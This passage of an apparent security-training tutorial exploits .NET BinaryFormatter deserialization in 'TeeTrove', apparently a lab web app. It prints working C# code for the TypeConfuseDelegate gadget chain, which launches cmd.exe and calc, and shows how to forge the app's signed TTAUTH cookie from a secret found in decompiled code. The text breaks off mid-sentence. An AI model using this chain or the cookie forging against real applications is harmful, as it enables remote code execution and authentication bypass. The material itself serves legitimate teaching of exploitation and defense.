
Let's look at one final deserialization vulnerability in `TeeTrove`. This time we will shift our focus to the `authentication` mechanism, which seems to use (de)serialization.



In the code snippet above, we can see that `BinaryFormatter` is used to deserialize the first part of `authCookie`, which is a value stored in the `TTAUTH` cookie.




A quick Google search for `"BinaryFormatter"` will return plenty of sources confirming it is insecure, in fact, the Microsoft documentation even contains a warning informing developers of this.



Developing the Exploit

So we know that the use of `BinaryFormatter` to deserialize user input is insecure. With this in mind, let's create a new project in `Visual Studio` and get to work developing an exploit that will work against it.




Unfortunately, our `ObjectDataProvider` gadget will not work this time. We can attempt to copy the gadget code and add the following lines to `serialize` the object and output the results as a `base64`-encoded string:

```
MemoryStream ms = new MemoryStream();
BinaryFormatter bf = new BinaryFormatter();
```

```
bf.Serialize(ms, odp);
Console.WriteLine(Convert.ToBase64String(ms.ToArray()));
```

However, running this code will result in an exception being thrown because `ObjectDataProvider` is not marked as a serializable class.




Instead of tackling the exception, let's just put the `TypeConfuseDelegate` gadget we discussed in the previous section to use!

```
// TypeConfuseDelegate gadget
Delegate stringCompare = new Comparison<string>(string.Compare);
Comparison<string> multicastDelegate =
(Comparison<string>)MulticastDelegate.Combine(stringCompare,
stringCompare);
IComparer<string> comparisonComparer =
Comparer<string>.Create(multicastDelegate);

FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList",
BindingFlags.NonPublic | BindingFlags.Instance);
object[] invoke_list = multicastDelegate.GetInvocationList();
invoke_list[1] = new Func<string, string, Process>(Process.Start);
fi.SetValue(multicastDelegate, invoke_list);

SortedSet<string> sortedSet = new SortedSet<string>(comparisonComparer);
sortedSet.Add("/c calc");
sortedSet.Add("C:\\Windows\\System32\\cmd.exe");
```

```
// Serialize with BinaryFormatter (to base64 string)
MemoryStream ms = new MemoryStream();
BinaryFormatter bf = new BinaryFormatter();
bf.Serialize(ms, sortedSet);
Console.WriteLine(Convert.ToBase64String(ms.ToArray()));
```


This time, when we run the program we see the calculator spawn and a `base64`-encoded string written to the console. This is the `SortedSet` which we serialized with `BinaryFormatter`.



Just to double-check that the payload works upon deserialization, let's comment all this code out and use the following lines to test:

```
string payload = "AAEAAAD/////AQAAAAAAAAAM<SNIP>";
BinaryFormatter bf = new BinaryFormatter();
bf.Deserialize(new MemoryStream(Convert.FromBase64String(payload)));
```

As expected, the `SortedSet` is deserialized, and a calculator is spawned.



Exploiting TeeTrove

Now that we know how to exploit `BinaryFormatter`, let's adapt the payload to work with `TeeTrove`. In this case, we can not just copy-paste the `PoC` and expect it to work, because the cookie that stores the `serialized` data is `validated` before any `deserialization` occurs.

```
if (authCookie != null && AuthCookieUtil.validateSignedCookie(authCookie.Value))
{
    BinaryFormatter bf = new BinaryFormatter();
    try
    {
        MemoryStream ms = new MemoryStream(Convert.FromBase64String(authCookie.Value.Split(new char[] { '.' })[0]));
        Session session = (Session)bf.Deserialize(ms);
        if (!session.IsExpired())
        {
            CustomPrincipal principal = new CustomPrincipal(session.Username)
            {
                Id = session.Id,
                Username = session.Username
            };
            HttpContext.Current.User = principal;
        }
    }
    catch (Exception)
    {
    }
}
```

So let's figure out how the cookie is validated, and what we have to do to bypass this check. Inside the decompiled code of `AuthCookieUtil`, we can see the implementation of the `validateSignedCookie` method.

```
13          // Token: 0x06000056 RID: 86 RVA: 0x00003250 File Offset: 0x00001450
14          private static string createSHA256HashB64(string session_b64)
15          {
16              SHA256 s256 = SHA256.Create();
17              byte[] hash = s256.ComputeHash(Encoding.ASCII.GetBytes(session_b64 + AuthCookieUtil.AUTH_COOKIE_SECRET));
18              return Convert.ToBase64String(hash);
19          }
20
21          // Token: 0x06000057 RID: 87 RVA: 0x00003288 File Offset: 0x00001488
22          public static HttpCookie createSignedCookie(CustomMembershipUser user)
23          {
24              Session session = new Session(user.Id, user.Username, user.Email, (double)DateTime.Now.ToUnixTimeMilliseconds());
25              BinaryFormatter bf = new BinaryFormatter();
26              MemoryStream ms = new MemoryStream();
27              bf.Serialize(ms, session);
28              string session_b64 = Convert.ToBase64String(ms.ToArray());
29              string hash_b64 = AuthCookieUtil.createSHA256HashB64(session_b64);
30              string authCookieVal = session_b64 + "." + hash_b64;
31              return new HttpCookie(AuthCookieUtil.AUTH_COOKIE_NAME, authCookieVal)
32              {
33                  Secure = true,
34                  HttpOnly = true
35              };
36          }
37
38          // Token: 0x06000058 RID: 88 RVA: 0x00003318 File Offset: 0x00001518
39          public static bool validateSignedCookie(string cookie)
40          {
41              string[] tk = cookie.Split(new char[] { '.' });
42              string hash_b64 = AuthCookieUtil.createSHA256HashB64(tk[0]);
43              return string.Compare(hash_b64, tk[1]) == 0;
44          }
45
46          // Token: 0x0400001D RID: 29
47          public static readonly string AUTH_COOKIE_NAME = "TTAUTH";
48
49          // Token: 0x0400001E RID: 30
50          private static readonly string AUTH_COOKIE_SECRET = "916344019f88b8d93993afa72b593b9c";
51      }
52  }
53
```

We can see the method splits the `cookie` string into two strings separated by a `"."` character and then compares the second string to the string which is generated using the `createSHA256HashB64` method with the first string as input, implemented above in the same class. The method then returns `true` if these two values match, and `false` otherwise. The `createSHA256HashB64` method computes a `SHA256` hash, as the name suggests. The input to the hash function is the string that was passed, in this case, the portion of the authentication cookie before the first period, as well as a secret string defined in `AUTH_COOKIE_SECRET`. Since we know the value of this secret string and have full control over the cookie, we can forge valid cookies with this knowledge.


So let's modify our exploit code to generate a signed cookie according to the implementation of `AuthCookieUtil`. We can copy-paste `AUTH_COOKIE_SECRET` as well as the implementation of `createSHA256HashB64` to the beginning of our exploit code.

```
private static readonly string AUTH_COOKIE_SECRET =
"916344019f88b8d93993afa72b593b9c";

private static string createSHA256HashB64(string session_b64)
{
    SHA256 s256 = SHA256.Create();
    byte[] hash = s256.ComputeHash(Encoding.ASCII.GetBytes(session_b64 +
AUTH_COOKIE_SECRET));
    return Convert.ToBase64String(hash);
}
```

Next, let's modify the main method so that instead of `base64`-encoding and then printing the serialized object to the console, it passes it to `createSHA256HashB64`.


```
<SNIP>
bf.Serialize(ms, sortedSet);
String payload_b64 = Convert.ToBase64String(ms.ToArray());

// Turn payload into a signed cookie
string hash_b64 = createSHA256HashB64(payload_b64);
Console.WriteLine(payload_b64 + "." + hash_b64);
```

Now when we run the code, we see the calculator spawn and we see `base64`-encoded output, followed by a `"."` and more `base64`-encoded output which we know is the `SHA256` hash.




Now let's try using this value with the authentication cookie in `TeeTrove` (`TTAUTH`). As usual, we will modify the payload to launch `Notepad`, and we can set breakpoints in `dnSpy` to catch 